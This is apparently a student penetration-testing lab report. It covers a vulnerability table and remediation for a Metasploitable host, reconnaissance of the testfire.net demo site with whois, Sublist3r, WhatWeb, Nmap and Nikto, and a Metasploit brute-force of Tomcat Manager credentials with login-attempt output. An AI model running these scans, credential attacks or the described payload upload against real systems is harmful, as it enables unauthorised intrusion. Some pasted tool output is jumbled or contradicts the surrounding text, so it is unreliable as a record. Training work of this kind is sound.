002	Nmap, OpenVAS	192.168.222.129	21	vsftpd 2.3.4 backdoor (CVE-2011-2523)	9.8	Critical	P1	Yes	Anonymous login allowed; possible backdoor
003	Nmap, OpenVAS	192.168.222.129	1524	Metasploitable root shell (Backdoor)	10.0	Critical	P1	Yes	Shell port accessible
004	OpenVAS, Nikto	192.168.222.129	8009	Tomcat AJP Ghostcat (CVE-2020-1938)	9.8	Critical	P1	Yes	AJP connector allows file read
005	Nmap, OpenVAS	192.168.222.129	445	SMB signing disabled	7.1	High	P2	Yes	SMB message signing disabled
006	Nmap, OpenVAS	192.168.222.129	3306	MySQL weak credentials	9.0	High	P1	Yes	Default root password or empty
007	OpenVAS, Nikto	192.168.222.129	80	Missing security headers (X-Frame-Options, TRACE enabled)	6.5	Medium	P3	Yes	Nikto and OpenVAS both flagged missing headers
008	Nmap only	192.168.222.129	23	Telnet service open (plaintext credentials)	8.0	High	P2	No	Found only by Nmap
009	OpenVAS only	192.168.222.129	1099	Java RMI insecure (CVE-2011-3556)	7.5	High	P2	No	Found only by OpenVAS
010	Nmap only	192.168.222.129	5900	VNC authentication enabled but weak	9.0	High	P1	No	VNC accepts weak credentials

Remediation:

To strengthen the system's security posture, the following actions are recommended:

- Patch and isolate vulnerable services immediately, especially Tomcat AJP and vsftpd.
- Disable the AJP connector or bind it to localhost, and update Tomcat to the latest secure version.
- Remove the compromised vsftpd package and rebuild the service from a clean image.
- Restrict or rebuild the affected host due to the detected root backdoor on port 1524.
- Update database passwords to strong unique values and limit access by IP.
- Enable SMB signing and restrict file-sharing services to internal networks only.
- Upgrade Apache to a supported version, add missing security headers, and disable TRACE.
- Secure VNC by enforcing strong authentication and limiting access through VPN or firewall rules.
- Disable Telnet and rsh, and use SSH with key-based authentication instead.

Escalation:

Subject: Urgent: Critical Vulnerabilities Found on 192.168.222.129 Action Needed

Hi Team,

During our recent VAPT assessment on the host 192.168.222.129, we found several high-risk issues that need immediate attention. These include an outdated Apache version vulnerable to path traversal (CVE-2021-41773), a vsftpd backdoor (CVE-2011-2523), an exposed root shell service, and the Tomcat Ghostcat flaw (CVE-2020-1938).

Proof-of-concept evidence and scan reports from Nmap, OpenVAS, and Nikto are attached for reference. Please prioritize fixing the P1-level vulnerabilities first by patching outdated services, disabling unused ports, and updating configurations. Kindly confirm once mitigation steps are completed or if you need support from the security team.

Thanks,
Bittu Vamshi

Reconnaissance Practice:

Target Details : testfire.net

Name / Domain: testfire.net

Purpose: A publicly available demo web application maintained for learning and practicing web security intentionally designed to be safe for pentesting exercises and training.

Workspace Setup:


First, create a dedicated folder for this task and move into it to keep all results and screenshots organized.

```
mkdir -p ~/vapt_lab/task2/{results,screenshots} && cd ~/vapt_lab/task2
```

WHOIS Information Collection

This step collects the domain registration details of testfire.net and stores them in the results folder, showing the first 40 lines for a quick overview.

```
whois testfire.net > results/whois.txt 2>/dev/null || true && sed -n '1,40p' results/whois.txt
```



```
kali㉿kali:[~/vapt_lab/task2]
$ whois testfire.net > results/whois.txt 2>/dev/null || true && sed -n '1,40p' results/whois.txt
Domain Name: TESTFIRE.NET
Registry Domain ID: 8363973.DOMAIN.NET-VRSN
Registrar WHOIS Server: whois.registrar.amazon
Registrar URL: http://registrar.amazon.com
Updated Date: 2025-02-27T17:53:33Z
Creation Date: 1999-07-23T13:52:32Z
Registry Expiry Date: 2026-07-23T13:52:32Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: trustandsafety@support.aws.com
Registrar Abuse Contact Phone: +1.2024422253
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: ASIA3.AKAM.NET
Name Server: EUR2.AKAM.NET
Name Server: EUR5.AKAM.NET
Name Server: NS1-206.AKAM.NET
Name Server: NS1-99.AKAM.NET
Name Server: USC2.AKAM.NET
Name Server: USC3.AKAM.NET
Name Server: USW2.AKAM.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-10-08T08:27:13Z <<<
For more information on Whois status codes, please visit https://icann.org/epp


NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
```

Subdomain Enumeration Sublist3r:

Enumerate subdomains for testfire.net using Sublist3r; the output will be saved to results/subdomains.txt and the first 20 lines printed for a quick overview.

```
sublist3r -d testfire.net -o results/subdomains.txt && head -n 20 results/subdomains.txt
```



```

kali㉿kali:~/wapt_lab/task2
$ sublist3r -d testfire.net -o results/subdomains.txt && head -n 20 results/subdomains.txt

[+] Coded By Ahmed Aboul-Ela - @about3la
[+] Enumerating subdomains now for testfire.net
[+] Searching now in Bing..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in DuckDuckGo..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in VirusTotal..
[+] Searching now in Threatcrowd..
[+] Searching now in PassiveDNS..
[+] Searching now in Whois..
[!] Error! VirusTotal probably now is blocking our requests
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 313, in _bootstrap
    self.run()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 640, in enumerate
    token = self.get_csrftoken(resp)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrftoken
    token = csrf_regex.findall(resp)[0]
IndexError: list index out of range
[+] Saving results to file: results/subdomains.txt
[+] Total Unique Subdomains Found: 3
www.testfire.net
altoro.testfire.net
demo.testfire.net
www.testfire.net
altoro.testfire.net
demo.testfire.net
done < results/subdomains.txt && sed -n '1,200p' results/techstack.txt

```

The following subdomains were identified:

www.testfire.net, altoro.testfire.net, demo.testfire.net

Technology Stack Identification (Wappalyzer/WhatWeb):

After running Sublist3r, the next step is to run Wappalyzer (or WhatWeb) on each discovered subdomain to identify the technology stack for every host. Using this command, we can identify the technology stack for each subdomain, including web server, frameworks, and plugins, and save a combined report for review.

```

while read -r host; do
    echo "==== $host ====" >> results/techstack.txt
    whatweb -v "http://$host" || true >> results/techstack.txt
    whatweb -v "https://$host" || true >> results/techstack.txt
    echo "" >> results/techstack.txt
done < results/subdomains.txt && sed -n '1,200p' results/techstack.txt

```

```

while read -r host; do
    echo "----" >> results/techstack.txt
    whatweb -v "http://$host" || true >> results/techstack.txt
    whatweb -v "https://$host" || true >> results/techstack.txt
    echo "----" >> results/techstack.txt
done < results/subdomains.txt & sed -n '1,200p' results/techstack.txt
WhatWeb report for http://www.testfire.net
Status : 200 OK
Title  : Altoro Mutual
IP     : 65.61.137.117
Country: UNITED STATES, US
Summary : Apache, Cookies[JSESSIONID], HTTPServer[Apache-Coyote/1.1], HttpOnly[JSESSIONID], Java
Detected Plugins:
[ Apache ]
The Apache HTTP Server Project is an effort to develop and
maintain an open source http server for all major operating
systems, including UNIX and Windows NT. The goal of this
project is to provide a secure, efficient and extensible
server that provides HTTP services in sync with the current
HTTP standards.
Google Dorks: []
Website : http://httpd.apache.org/
[ Cookies ]
Display the names of cookies in the HTTP headers. The
values are not returned to save on space.
String   : JSESSIONID
[ HTTPServer ]
HTTP server header string. This plugin also attempts to
identify the operating system from the server header.
String   : Apache-Coyote/1.1 (from server string)
[ HttpOnly ]
If the HttpOnly flag is included in the HTTP set-cookie
response header and the browser supports it then the cookie
cannot be accessed through client side script - More Info:
http://en.wikipedia.org/wiki/HTTP_cookie
String   : JSESSIONID
[ Java ]
Java allows you to play online games, chat with people
around the world, calculate your mortgage interest, and
view images in 3D, just to name a few. It's also integral
to the intranet applications and other e-business solutions
that are the foundation of corporate computing.
Website : http://www.java.com/
HTTP Headers:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1

```

Tech Stack Identification — Summary

Through this step, the technology stack for all discovered hosts has been successfully identified using WhatWeb.

Quick Findings:

All three subdomains (www.testfire.net, altoro.testfire.net, demo.testfire.net) share the same fingerprint:

- HTTP Server: Apache (Apache-Coyote/1.1)
- Application Runtime: Java (JSESSIONID cookie present; HttpOnly)
- Content-Type: text/html; charset=ISO-8859-1
- Server IP: 65.61.137.117
- Status: 200 OK on both HTTP & HTTPS

Nmap Scan: Discovered Services

To map open ports, identify service versions, and run safe NSE scripts, probe the server and save a readable report in results. The command below performs a full-port scan with service detection and default scripts.

```
nmap -p- -sV -sC -T4 65.61.137.117 -oN results/nmap_65.61.137.117.txt && sed -n '1,200p' results/nmap_65.61.137.117.txt
```

```

Session Actions Edit View Help
[ HttpOnly ]
  Java cookie. This flag is included in the HTTP set-cookie response header and the browser supports it then the cookie cannot be accessed through client side script - More info: http://en.wikipedia.org/wiki/HTTP_cookie
  String : JSESSIONID

[ Java ] Java allows you to play online games, chat with people around the world, calculate your mortgage interest, and view images in 3D. Just to name a few. It's also integral to the intranet applications and other e-business solutions that are the foundation of corporate computing.
  Website : http://www.java.com/

HTTP Headers:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=7CCF5CF05653781C6AFF8E5C72B21659; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 08 Oct 2025 09:28:59 GMT
Connection: close

== www.testfire.net ==
== altoro.testfire.net ==
== demo.testfire.net ==

(kali㉿kali)-[~/vapt_lab/task2]
$ nmap -p -sV -T4 65.61.137.117 -oN results/nmap_65.61.137.117.txt & sed -n '1,200p' results/nmap_65.61.137.117.txt
Starting Nmap 7.95 scan initiated Wed Oct 8 15:39:24 2025 as: /usr/bin/nmap --privileged -p- -sV -T4 -oN results/nmap_65.61.137.117.txt 65.61.137.117
Nmap scan report for 65.61.137.117
Host is up (0.00022s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http        httpd/2.4.42
443/tcp   open  https       mod_ssl/2.4.42 OpenSSL/1.1.1
8080/tcp  open  http        httpd/2.4.42

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 137.67 seconds
# Nmap 7.95 scan initiated Wed Oct 8 15:39:24 2025 as: /usr/bin/nmap --privileged -p- -sV -T4 -oN results/nmap_65.61.137.117.txt 65.61.137.117
Nmap scan report for 65.61.137.117
Host is up (0.00022s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http        httpd/2.4.42
443/tcp   open  https       mod_ssl/2.4.42 OpenSSL/1.1.1
8080/tcp  open  http        httpd/2.4.42

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
# Nmap done at Wed Oct 8 15:41:42 2025 -- 1 IP address (1 host up) scanned in 137.67 seconds

```

Nmap Scan Result:

The host 65.61.137.117 is online, with three open ports detected: 80, 443, and 8080. Nmap marked all of them as `tcpwrapped`, which means the ports accepted the connection, but the scan couldn't identify the service details.

This usually happens because of fronting proxies, load balancers, IDS/IPS, or TCP wrappers. It doesn't mean the ports are closed just that banner and version detection didn't return usable information.

HTTP Port Probe — Nmap:

Run a focused Nmap probe against the web ports to capture service versions, page titles, and HTTP headers; save the output to `results/http_nse_65.61.137.117.txt`

```
nmap -p 80,443,8080 -sV --script=http-title,http-headers -T4 65.61.137.117 -oN results/http_nse_65.61.137.117.txt && head -n 50 results/http_nse_65.61.137.117.txt
```



Scanning Results:

Host 65.61.137.117 is serving a Java web application (Apache Tomcat / Coyote JSP engine 1.1) on ports 80, 443, and 8080 — the same app appears on all three. The site title is Altoro Mutual, responses include a JSESSIONID cookie (HttpOnly; Secure on HTTPS), and the content type is text/html; charset=ISO-8859-1.

Nikto:

Run a focused, non-intrusive Nikto scan against the main host to collect common web misconfigurations.

```
nikto -h http://www.testfire.net -output results/nikto_www_testfire.txt && sed -n '1,60p' results/nikto_www_testfire.txt
```

```

Session Actions Edit View Help
Connection: close
  (Request type: HEAD)
  http://www.testfire.net:80/http Apache Tomcat/Coyote JSP engine 1.1
  http-headers:
    Server: Apache-Coyote/1.1
    Set-Cookie: JSESSIONID=8ED07748DB871F81FE8BCACD6A8C608F; Path=/; Secure; HttpOnly
    Content-Type: text/html;charset=ISO-8859-1
    Transfer-Encoding: chunked
    Date: Wed, 08 Oct 2025 10:19:31 GMT
    Connection: close
  (Request type: HEAD)
  http-server-header: Apache-Coyote/1.1
  http://tcp open http Apache Tomcat/Coyote JSP engine 1.1
  http-server-header: Apache-Coyote/1.1
  http-headers:
    Server: Apache-Coyote/1.1
    Set-Cookie: JSESSIONID=69ACD094441B08FF7A5B4854BD1E6D; Path=/; HttpOnly
    Content-Type: text/html;charset=ISO-8859-1
    Transfer-Encoding: chunked
    Date: Wed, 08 Oct 2025 10:19:29 GMT
    Connection: close
  (Request type: HEAD)
  http-title: Altro Mutual

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Wed Oct 8 15:49:19 2025 -- 1 IP address (1 host up) scanned in 30.36 seconds
[kali㉿kali]:~/vapt_lab/task2
$ nikto -h http://www.testfire.net -output results/nikto_www_testfire.txt & sed -n '1,50p' results/nikto_www_testfire.txt
- Nikto v2.5.0

Target IP: 65.61.137.117
Target Hostname: www.testfire.net
Target Port: 80
Start Time: 2025-10-08 15:54:13 (GMT5.5)

Server: Apache-Coyote/1.1
// The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
// The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-x-content-type-options/
No CGI Directories found (use '-c all' to force check all possible dirs)
OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
// Web Server returns a valid response with junk HTTP methods which may cause false positives.

ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: getaddrinfo problems (Temporary failure in name resolution): Resource temporarily unavailable
Scan terminated: 20 error(s) and 6 item(s) reported on remote host
End Time: 2025-10-08 16:18:35 (GMT5.5) (1462 seconds)

+ 1 host(s) tested
[kali㉿kali]:~/vapt_lab/task2
$ 
[kali㉿kali]:~/vapt_lab/task2
$ 

```

Nikto Scan Key Observations:

Target: <http://www.testfire.net> (65.61.137.117), port 80

Key Findings:

- Server header: Apache-Coyote/1.1 (Tomcat)
- Missing security headers: X-Frame-Options (clickjacking) and X-Content-Type-Options (MIME sniffing)
- HTTP methods allowed: PUT and DELETE — could enable file upload/removal if misconfigured
- Unusual method responses: Server reacts to junk HTTP methods, possibly indicating a permissive configuration or fronting proxy

Note: Nikto encountered some DNS/resolution errors, so while the results are valuable, they may not be fully exhaustive.

Remediation:

- Patch and update Apache Tomcat to the latest version.
- Disable unnecessary HTTP methods (PUT/DELETE) on all web ports.
- Add missing security headers (X-Frame-Options, X-Content-Type-Options).
- Monitor for unusual requests and secure open ports.
- Regularly reviews server configuration and perform controlled scan to reduce exposure.

Timestamp (UTC?)	Tool	Target / Resource	Findings / Notes	Output file
2025-10-08 08:27:13	WHOIS	testfire.net	Registrar: Amazon Registrar, Inc.; Created: 1999-07-23; Expires: 2026-07-23.	results/whois.txt
2025-10-08 09:28:00	Subdomain enumeration	testfire.net	Discovered subdomains: www.testfire.net , altoro.testfire.net , demo.testfire.net	results/subdomains.txt
2025-10-08 09:28:30	WhatWeb	www.testfire.net / altoro.testfire.net / demo.testfire.net (IP: 65.61.137.117)	Detected: Apache-Coyote/1.1 (Tomcat), Java; JSESSIONID cookie present.	results/techstack.txt
2025-10-08 15:39:00	Nmap	65.61.137.117	Open ports: 80, 443, 8080 — Service: Apache Tomcat/Coyote JSP engine 1.1.	results/nmap_65.61.137.117.txt
2025-10-08 15:48:00	Nmap (NSE)	65.61.137.117 (HTTP)	http-title/header info: "Altoro Mutual"; Server: Apache-Coyote/1.1; JSESSIONID cookie present.	results/http_nse_65.61.137.117.txt
2025-10-08 15:54:00	Nikto	www.testfire.net	Missing security headers: X-Frame-Options, X-Content-Type-Options; Allowed methods include PUT, DELETE.	results/nikto_www_testfire.txt

Recon Summary:

During reconnaissance of testfire.net (65.61.137.117), three subdomains were identified: www.testfire.net, altoro.testfire.net, and demo.testfire.net. Nmap scans revealed open ports 80, 443, 8080, all running a Java-based web app on Apache Tomcat. HTTP headers and Nikto checks showed missing security headers and unsafe HTTP methods.

Exploitation Lab:

Description:

We exploited the Tomcat Manager to upload and run a Java payload, which opened an interactive shell on the target. The attack leverages either weak/default credentials or misconfigured manager access to push and execute code, giving immediate command-line access to the server environment.


Impact:

With RCE on Tomcat an attacker can run arbitrary commands, steal or alter data, install persistent backdoors, and move laterally across the network. In a production setting this can cause data breaches, service outages, and full system compromise so it's critical to close manager access, harden credentials, and patch promptly.

PROOF OF CONCEPT (POC):

msfconsole opens the Metasploit interactive shell where you can search exploits, configure modules, and run payloads.

Msfconsole




```
kali㉿kali:~$ msfconsole
[msfconsole] Metasploit tip: You can use Help to view all available commands
[msfconsole] Starting the Metasploit Framework Console... \
```

Load Metasploit Module Tomcat Manager Scanner:

Inside msfconsole, load the Tomcat manager scanner with.

```
use auxiliary/scanner/http/tomcat_mgr_login
```



```

kali㉿kali:~$ msfconsole
Session Actions Edit View Help
[-] (kali㉿kali:~) [-]
Metasploit tip: You can use help to view all available commands
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamIoid
/usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamIoid was here

[REDACTED] msfconsole:~/msf3$ use auxiliary/scanner/http/tomcat_mgr_login
[REDACTED] msf auxiliary(scanner/http/tomcat_mgr_login) > [REDACTED]

```

Tomcat Manager Login Scan:

Type these lines one after the other at the msf> prompt.

Commands executed:

```

set RHOSTS 192.168.222.129
      set RPORT 8180
set HttpUsername vamshi    # or: set HttpUsername tomcat
      set HttpPassword tomcat
      set THREADS 5
      run

```

The module will try the supplied credentials across 5 threads and report any successful logins.



The scanner found valid Tomcat credentials (tomcat:tomcat) for 192.168.222.129:8180.

```
kali㉿kali: ~
```

Session Actions Edit View Help

```
[+] 192.168.222.129:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: role:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:admin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:manager (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:role1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:root (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:sadmin (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:QLogic6 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:password1 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:password2 (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:changethis (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:r0ot (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:toor (Incorrect)
[+] 192.168.222.129:8180 - LOGIN FAILED: root:root (Incorrect)
